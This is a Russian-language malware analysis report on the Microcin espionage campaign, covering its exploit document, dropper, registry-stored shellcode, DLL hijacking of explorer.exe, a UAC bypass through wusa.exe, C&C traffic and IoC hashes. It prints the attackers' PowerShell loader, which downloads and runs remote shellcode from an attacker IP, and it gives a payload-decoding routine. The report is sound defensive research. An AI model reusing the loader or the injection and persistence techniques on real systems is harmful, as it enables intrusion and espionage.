ЗЛОВРЕД MICROCIN: ТЕХНИЧЕСКИЕ ДЕТАЛИ И IOCS

Василий Бердников, Дмитрий Карасовский, Алексей Шульмин

Версия 1.2 (Сентябрь 25, 2017)

Оглавление

Приложение 1. Технические детали атаки

Watering hole


Исходный вредоносный файл (эксплойт) был обнаружен нами на одном из ПК в ходе расследования watering hole атаки:

md5	a50b6ec77276cf235eaf2d14665bdb5c
file name	КакПриниматьКвартиру-1.rtf
source	traffic

Первый этап заражения

Дроппер

После срабатывания эксплойта на атакованном ПК запускается исполняемый файл – дроппер. В его ресурсах содержатся зашифрованные инсталляторы вредоносной программы, предназначенные для работы в 32- и 64-битных ОС:



Зашифрованные инсталляторы в ресурсах дроппера

Дроппер определяет разрядность операционной системы, в которой он запущен, расшифровывает соответствующий инсталлятор, помещает его в %temp% каталог с именем вида *kb[набор случайных символов].tmp* и запускает на исполнение. После этого процесс дроппера завершается.

Инсталлятор: основной шеллкод и DLL

Инсталлятор приступает к заражению системы и для того, чтобы закрепиться в ней, ведет себя нетипично:

1. Записывает в реестр свой основной модуль – это шелкод, который хранится в параметре реестра с типом REG_BINARY в ключе с произвольным именем, начинающимся с «M», например «HKCU\Software\Mbaccbbg». Сам шеллкод хранится в зашифрованном с помощью XOR виде кодом последнего символа в имени ключа.


2. Изменяет параметр “Path” (переменная среды пользователя) в ключе «hkcu\environment», прописывая там путь к временному каталогу %temp%.

3. Читает память процесса explorer.exe и ищет там подходящую строку, которая будет использована для осуществления принудительной загрузки вредоносной библиотеки в этот системный процесс.

4. Создает во временном каталоге %temp% библиотеку, имя которой составляет из найденной строки в памяти процесса explorer.exe (например, библиотеку с именем rer.pdb – из найденной подходящей строки «explorer.pdb» в памяти explorer.exe).

5. Производит внедрение библиотеки в действующий процесс explorer.exe с помощью функции QueueUserAPC, в которую первым параметром передается адрес kernel32.LoadLibraryA, а третьим – адрес строки, полученной на шаге 3. После успешной загрузки вредоносной библиотеки в процесс explorer.exe инсталлятор удаляет путь к %temp% из переменной среды “Path”. Именно благодаря модификации параметра “Path” вызов LoadLibraryA в контексте процесса explorer.exe, получив на вход строку без полного пути к загружаемой DLL, будет искать ее в каталоге %temp%, а в случае успеха – загрузит ее в память. Таким образом, вредоносный код попадает в процесс explorer.exe без записи в память процесса.

6. Инсталлятор копирует в %temp% одну из системных библиотек с именем вида *kb[набор случайных символов].ini* и модифицирует ее, используя метод расширения секции ресурсов и изменение точки входа на записанный вредоносный код. Это позволит передать управление на вредоносный код в момент загрузки билиотеки в память процесса.



Список секций оригинальной системной библиотеки

```
.1D310D9E: 8BFF                    mov         edi,edi
.1D310DA0: 55                      push        ebp
.1D310DA1: 8BEC                    mov         ebp,esp
.1D310DA3: 837D0C01                cmp         d,[ebp][00C],1
.1D310DA7: 7505                    jnz         .01D310DAE --↓1
.1D310DA9: E8C9310000              call        .01D313F77 --↓2
.1D310DAE: 5D                     1pop         ebp
.1D310DAF: 9090909090              nop
.1D310DB4: 6A2C                    push        02C ;',' 
.1D310DB6: 68700E311D              push        01D310E70 --↓3
.1D310DBB: E880FFFFFF              call        .01D310D40 --↑4
.1D310DC0: 8B4D0C                  mov         ecx,[ebp][00C]
.1D310DC3: 33D2                    xor         edx,edx
```

Точка входа оригинальной системной библиотеки

```
Number  Name    VirtSize   RVA      PhysSize  Offset    Flag
     1 .text    00076950 00001000 00076A00 00000400 E0000020
     2 .orpc    000003F1 00078000 00000400 00076E00 60000020
     3 .data    00001440 00079000 00001400 00077200 C0000040
     4 .rsrc    00072C35 0007B000 00072E00 00078600 40000040
     5 .reloc   0000642C 000EE000 00006600 000EB400 42000040

Offset out
```

Модифицированная системная библиотека

```
.1D310D9E: E8C5660000              call        .01D317468 --↓1
.1D310DA3: 837D0C01                cmp         d,[ebp][00C],1
.1D310DA7: 7505                    jnz         .01D310DAE --↓2
.1D310DA9: E8C9310000              call        .01D313F77 --↓3
.1D310DAE: 5D                     2pop         ebp
.1D310DAF: 9090909090              nop
.1D310DB4: 6A2C                    push        02C ;',' 
.1D310DB6: 68700E311D              push        01D310E70 --↓4
.1D310DBB: E880FFFFFF              call        .01D310D40 --↑5
.1D310DC0: 8B4D0C                  mov         ecx,[ebp][00C]
.1D310DC3: 33D2                    xor         edx,edx
```

Модифицированная точка входа библиотеки с переходом на вредоносный код

Модифицируемые вредоносной программой библиотеки для различных версий Windows могут различаться:

Windows 10	dwmapi.dll
Windows 8 (.1) \ Windows Server 2012	d3d11.dll (x86)\ dwmapi.dll (x64)
Windows 7 \ Windows Server 2008 R2	propsys.dll
Windows 2000 \ Windows Server 2003	lpk.dll
Windows XP	shimeng.dll

Таблица соответствий модифицируемой системной библиотеки и ОС

7. Далее инсталлятор отправляет команду библиотеке, которая на предыдущих шагах была внедрена в процесс explorer.exe, на помещение модифицированной системной DLL в каталог %WINDIR%.

DLL hijacking

Таким образом, способ закрепления в системе данной вредоносной программы – это DLL hijacking по отношению к процессу проводника «explorer.exe». Каждый раз, когда система загружается, процесс explorer.exe сам загружает в память модифицированную вредоносную библиотеку, которая находится в том же каталоге, что и файл explorer.exe. Будучи загруженной в память процесса explorer.exe, вредоносная библиотека читает из реестра параметр с шелкодом, расшифровывает его и запускает на выполнение. Это и есть основная полезная нагрузка исследуемой вредоносной программы.

Если перед закреплением в системе инсталлятор Microcin обнаруживает запущенные процессы некоторых антивирусных программ, то установка идет без использования принудительной загрузки вредоносной библиотеки в контекст процесса explorer.exe. В случае активного UAC, инсталлятор помещает модифицированную системную библиотеку в каталог %WINDIR%, используя системное приложение wusa.exe (автономный установщик обновлений Windows) с параметром “/extract”. Это приложение является auto-elevated приложением и при стандартных настройках UAC без обращений к пользователю помещает модифицированную DLL в нужное место (%WINDIR%).

Стоит отметить, что на современной ОС Windows 10 данный метод не будет работать, т.к. Microsoft исключила параметр “/extract” из параметров утилиты wusa.exe.

Закрепление

Основной шеллкод

После запуска основной шеллкод обращается к своими серверам управления, адреса которых в нем же и содержатся:


- hand.wid******lay[.]com –> 127.0.0.1
- foot.bac******ike[.]com –> 45.**.***.192

Первый C&C, вероятно, резервный – и он соответствует loopback-IP-адресу 127.0.0.1.


Второй C&C активен не постоянно, а лишь периодически оживает, чтобы принять информацию с зараженных компьютеров или отправить команды шеллкоду.

Обращение к C&C осуществляется по ссылке вида «/index.asp?ID=hhhtjqmrspjnQ», где выделенная строка формируется в зависимости от параметров операционной системы. Вредоносная программа отправляет такой запрос (ping) на C&C каждую минуту и анализирует ответ.

В большинстве случаев приходит пустой ответ – просто pong:



Но в процессе наблюдения за C&C мы получили ответ вида «hj1000198377=», который был опознан ботом как задача на загрузку файла \0001.jpg с домена C&C, что и произошло:



Загрузка JPEG-изображения основным шелкодом

Всего основной шеллкод умеет обрабатывать три команды: первые две сводятся к расшифровке и запуску (с сохранением на диск или без него) MZPE или шеллкода, а третья – к удалению параметра с дополнительным шеллкодом (модулем) в реестре.

Файл 0001.jpg, загруженный с сервера вредоносной программой, представляет собой изображение в формате JPEG.

Так выглядит загруженное вредоносной программой изображение

Эту картинку можно увидеть в галерее, где она называется «kariminal_rider».

Вредоносный код ищет в загруженном изображении специальный маркер «ABCD» и расшифровывает данные далее по следующему алгоритму:

```
index = sample_data.find("ABCD")
if index != -1:
    pos = index + 4
    z = struct.unpack("B", sample_data[pos])[0]
    type = struct.unpack("<I", sample_data[index + 5: index + 5 + 4])[0]
    payload_len = struct.unpack("<I", sample_data[index + 9: index + 9 + 4])[0]
    start_pos = index + 0x0D

    decrypted = ''

    for _ in xrange(payload_len):
        key = ((_ % 8) + z) & 0xFF
        decrypted += chr(ord(sample_data[start_pos + _]) ^ key)

    decoded = sample_data[:pos + 0x0D] + decrypted

save_dump(decoded, sys.argv[1]+'.dec')
```

Процедура расшифровки дополнительного шелкода в изображении

После расшифровки содержимого рассмотренного изображения по смещению 0x0D от маркера «ABCD» станет явным следующий код:


```
00003BBE: 55                push        ebp
00003BBF: 8BEC              mov         ebp,esp
00003BC1: 8B4508            mov         eax,[ebp][8]
00003BC4: 6A03              push        3
00003BC6: 99                cdq
00003BC7: 59                pop         ecx
00003BC8: F7F9              idiv        ecx
00003BCA: 85D2              test        edx,edx
00003BCC: 7505              jnz         000003BD3 --↓1
00003BCE: C1E002            shl         eax,2
00003BD1: 5D                pop         ebp
00003BD2: C3                retn ; -^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-^-
```

Расшифрованный код в изображении

Это второй шеллкод – дополнительный модуль, который загружается и устанавливается основным шелкодом.

Дополнительный модуль

Дополнительный модуль тоже сохраняется в реестре, в параметре типа REG_BINARY в ключе “hkcu\software\microini”. В начале работы основного шеллкода производится проверка наличия данного ключа и, если он есть, получение содержимого параметра, его расшифровка и запуск.




Дополнительный модуль, хранящийся в параметре реестра


В дополнительном модуле также содержится адрес C&C:
bird.sin******oll[.]com --> 45.**.***.192
Это тот же IP, что и у одного из C&C основного модуля – foot.bac******ike[.]com.

От своего разработчика дополнительный вредоносный модуль получил имя DiskSearch.dll. Он позволяет атакующим получать доступ к файловой системе: получать информацию о разделах, имеющихся в системе, искать необходимые файлы, перемещать их, удалять, отправлять их на удаленный сервер. Но работа модуля этим не ограничивается, он – полноценный бэкдор, позволяющий управлять зараженной системой: работать с реестром и сервисами, запускать необходимые приложения, получать список процессов и завершать произвольный процесс,


запускать консоль (cmd.exe) для удаленного выполнения команд, перезагружать и выключать систему, может делать скриншоты экрана и отправлять их на сервер злоумышленников.



Обработка полученной команды от CnC



Запуск дополнительным модулем консоли для выполнения удаленных команд злоумышленников



Процедура поиска файлов в каталоге

Закрепление: другие вредоносные инструменты

Обратившись к нашим облачным технологиям в поисках доменных имен, используемых вредоносной программой Microcin, мы обнаружили, что с адреса foot.bac******ike[.]com были загружены и другие вредоносные модули. Эти модули использовались не только в атаках Microcin, но и в других кампаниях кибершпионажа, некоторые из которых активны до сих пор.

- foot.bac******ike[.]com/whale32.jpg (и его 64-битная версия whale64.jpg, лежит там же) – это MZPE, несмотря на расширение. Бэкдор предназначен для выполнения команд злоумышленника, передачи данных с зараженных компьютеров, исполнения файлов, получения информации о системе и т.д. C&C – whale.dee******ave[.]com (IP: 104.***.***.19), работает по HTTPS.

- foot.bac*****ike[.]com/ocean.jpg – тоже MZPE, тоже бэкдор, но работает с сервером по адресу vodxe.k*****c[.]com (IP: 45.**.**.65). Эта вредоносная программа предоставляет злоумышленнику возможность выполнять команды на зараженном компьютере, удалять файлы, получать файлы, собирать информацию о системе, рекурсивно удалять каталоги, устанавливать и запускать службы, делать скриншоты, завершать процессы и т.д. Данный бэкдор запускается с помощью техники DLL hijacking с легитимным приложением с цифровой подписью для сокрытия своей деятельности и имеет внутреннее имя RingDllWM.dll, данное модулю разработчиком.

- foot.bac******ike[.]com/updater.jpg – компонента вредоносной программы Microcin, предназначенная для обновления основного шеллкода в реестре.

Завершение миссии – PowerATK

Получив адрес сервера управления бэкдора whale (whale.dee******ave.com), мы обнаружили там открытую директорию, которая по сути своей являлась git-клоном PowerSploit – готового набора Powershell модулей для использования в тестах на проникновение. Организаторы Microcin, добавив в готовый набор PowerSploit ряд дополнительных вредоносных программ, использовали его для кражи информации с зараженных ПК:

Directory listing for /

- .git/
- .gitignore
- AntivirusBypass/
- CodeExecution/
- Exfiltration/
- LICENSE
- Mayhem/
- payload/
- Persistence/
- PowerATK_PS/
- PowerSploit.psd1
- PowerSploit.psm1
- PowerSploit.pssproj
- PowerSploit.sln
- Privesc/
- README.md
- Recon/
- ScriptModification/
- Tests/
- vbscript/


Содержание корневой директории сервера управления бэкдора

whale[redacted]/PowerATK_PS/

Directory listing for /PowerATK_PS/

- Attack.ps1
- Invoke-MS16-032.ps1
- Load-AllPsModules.ps1
- Run-PeFile.ps1
- Run-Shellcode-Once.ps1
- Start-ElevatedPowershell.ps1
- Start-Meterpreter.ps1
- SuperAttack.ps1

Содержание директории PowerATK_PS на сервере управления бэкдора



Содержание директории payload на сервере управления бэкдора

```
function FireTheHole
{
    [CmdletBinding()] Param()

     # Start mutual exclusion
    # $createdNew = $false
    # $Mutex = New-Object -TypeName System.Threading.Mutex($true, "Global\ATTACK_ONCE", [ref]$createdNew)

    # if ($createdNew -and $Mutex.WaitOne(1))
    # {
    #    Write-Verbose "Mutex Acquired"
        $count = ps | select-string powershell | measure-object | %{$_.Count}
        if ($count -ge 8)
        {
            ps powershell | Select-Object id | Where-Object {$_.id -ne $pid} | kill
        }

        IEX (New-Object Net.WebClient).DownloadString("http://104.[redacted].19/CodeExecution/Invoke-Shellcode.ps1")
        IEX (New-Object Net.WebClient).DownloadString("http://104.[redacted].19/payload/x64_powershell.ps_payload")
        $Shellcode = [System.Convert]::FromBase64String($payload)
        Invoke-Shellcode -Shellcode $Shellcode -Force -Verbose
        Write-Verbose "shellcode execute success!"
    #    $Mutex.ReleaseMutex() | Out-Null
    # }

}
```

Функция в одном из модулей Powershell, который запускался с помощью специального VBS-файла с именем update.vbs на ПК жертвы

Также в арсенале злоумышленников, стоящих за атакой Microcin, есть и другие вредоносные программы: это утилита для скрытной передачи собранных данных на сервер злоумышленников с помощью системной программы bitsadmin.exe, различные утилиты для получения логинов и паролей из браузеров, кейлоггер, пакетные командные файлы для сбора и архивирования обособленных данных, собранных перечисленными выше утилитами, их архивирования под паролем и сохранения в конкретном месте для дальнейшей их отправки злоумышленникам.

Приложение 2. IoCs

MD5 (вредоносные документы)

371bae0fc70563c7fa1ec0e3a0f037f4

a50b6ec77276cf235eaf2d14665bdb5c

f4deeb3db67bae6cc224802fbad1f3f6

3f288e450a375a26bd9c4de7f2bcfd66

7bcf447a93fd37d068ec27dd04c301cb

873105f03ae425101ea206dcd6bc539f

ab6544e1eba3af3f5236d99b755c701c

6e006124678ffc18458d1322de6232a7

MD5 (бэкдоры)

056f811ef41c213b037008300b0daf0d

3ebcacb207b33bd5376d00b24cb3386c

4644ce606ab4b62622e4a9e6a80d792d

4ba4346984a380e22afaccff78688a54

60cb9e553884085700e359e5367d5fb4

7771e1738fc2e4de210ac06a5e62c534

7a290a29ea0d84e4475e021fa87ec466

7d8ee0e91cd88bb36d84d52d1d796dea

a54966098b2281e4b75b747dbb52f431

a5c7b7a26fa0f15cbf7bdd3db597fbe6

dc6c8bae242c43dad76970329270155e

335cb36cc21c47b849d370a892d759b8

948fecf6a044b79de79dc69e09d9979b